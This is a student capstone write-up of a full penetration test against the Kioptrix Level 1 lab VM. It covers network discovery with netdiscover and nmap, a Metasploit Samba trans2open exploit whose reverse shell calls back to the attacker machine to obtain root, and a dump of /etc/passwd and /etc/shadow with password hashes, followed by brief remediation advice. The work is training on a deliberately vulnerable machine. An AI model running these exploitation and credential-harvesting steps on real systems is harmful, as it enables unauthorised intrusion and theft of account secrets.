Capstone Project: Full VAPT Cycle (Kioptrix VM)

Author: Harshal Harekar
Date: 14/10/2025

Objective

Full VAPT cycle on Kioptrix/VulnHub VM: discovery, exploit, privilege escalation, evidence collection, remediation verification.

Environment

- Attacker: Kali Linux (host-only)
- Target: Kioptrix VM (e.g., 192.168.56.150)
- Tools: Nmap, OpenVAS, Metasploit, Meterpreter,

Discovery

1. Using netdiscover from kali


```
┌──(aazukaazu㉿kali)-[~]
└─$ sudo netdiscover
```

```
Currently scanning: 172.26.161.0/16   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 540
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.18.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.18.2    00:50:56:fd:61:7a      5     300  VMware, Inc.
192.168.18.139  00:0c:29:da:af:1b      1      60  VMware, Inc.
192.168.18.254  00:50:56:e7:6d:20      2     120  VMware, Inc.
```

2. Scan for services and OS detection
sudo nmap -sV -p- -O 192.168.18.139

```
┌──(aazukaazu㉿kali)-[~]
└─$ sudo nmap -sV -p- -O 192.168.18.139
[sudo] password for aazukaazu:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 23:50 IST
Nmap scan report for 192.168.18.139
Host is up (0.0012s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:DA:AF:1B (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds
```

3. OpenVAS scan



Exploitation

The classic exploit for Samba (Kioptrix Level 1) is exploit/linux/samba/trans2open
Steps:
Launch msfconsole, use the exploit, set RHOSTS, LHOST, PAYLOAD and exploit.

```
┌──(aazukaazu㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services
[*] Starting the MetaspLoit Framework console...\
```

```
msf6 exploit(multi/samba/usermap_script) > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.18.139
RHOSTS => 192.168.18.139
msf6 exploit(linux/samba/trans2open) > set LHOST 192.168.18.133
LHOST => 192.168.18.133
msf6 exploit(linux/samba/trans2open) > set LPORT 4444
```

```
msf6 exploit(linux/samba/trans2open) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
```

After exploiting, confirming the access

```
msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.18.133:4444
[*] 192.168.18.139:139 - Trying return address 0xbffffdfc...
[*] 192.168.18.139:139 - Trying return address 0xbffffcfc...
[*] 192.168.18.139:139 - Trying return address 0xbffffbfc...
[*] 192.168.18.139:139 - Trying return address 0xbffffafc...
[*] 192.168.18.139:139 - Trying return address 0xbffff9fc...
[*] 192.168.18.139:139 - Trying return address 0xbffff8fc...
[*] 192.168.18.139:139 - Trying return address 0xbffff7fc...
[*] 192.168.18.139:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.18.133:4444 -> 192.168.18.139:1031) at 2025-10-15 00:14:50 +0530

[*] Command shell session 6 opened (192.168.18.133:4444 -> 192.168.18.139:1032) at 2025-10-15 00:14:51 +0530
[*] Command shell session 8 opened (192.168.18.133:4444 -> 192.168.18.139:1034) at 2025-10-15 00:14:58 +0530
[*] Command shell session 7 opened (192.168.18.133:4444 -> 192.168.18.139:1033) at 2025-10-15 00:15:12 +0530
whoami
root
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
```

There is no need of Privilege Escalation, as we have already got root access.

Evidence Collection

Harvesting Files

1.cat /etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
pcap:x:77:77::/var/arpwatch:/bin/nologin
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```

2.cat /etc/shadow

```
cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

Hash Files

```
┌──(aazukaazu㉿kali)-[~/Desktop]
└─$ sha256sum passwd.txt
bcb3cd6223a859e97e75e436923730408c09335dc08c6a02f439c25c0ef10fd4  passwd.txt

┌──(aazukaazu㉿kali)-[~/Desktop]
└─$ sha256sum shadow.txt
6578a00432b987151d02431ae8c96943674d415bd963048ebca1abee21e5cd31  shadow.txt
```

Log Table:

Item	Description	Collected By	Date	Hash Value
passwd file	user account information	VAPT Analyst	14-10-2025	bcb3cd6223a859e97e75e436923730408c09335dc08c6a02f439c25c0ef10fd4
shadow file	hashed passwords for user accounts	VAPT Analyst	14-10-2025	6578a00432b987151d02431ae8c96943674d415bd963048ebca1abee21e5cd31

Remediation

The Samba service was found vulnerable to remote code execution via the ‘trans2open’ exploit. Remediation involves upgrading Samba to a secure version, disabling unnecessary shares, and restricting SMB access via firewall. A follow-up OpenVAS scan will confirm the successful mitigation.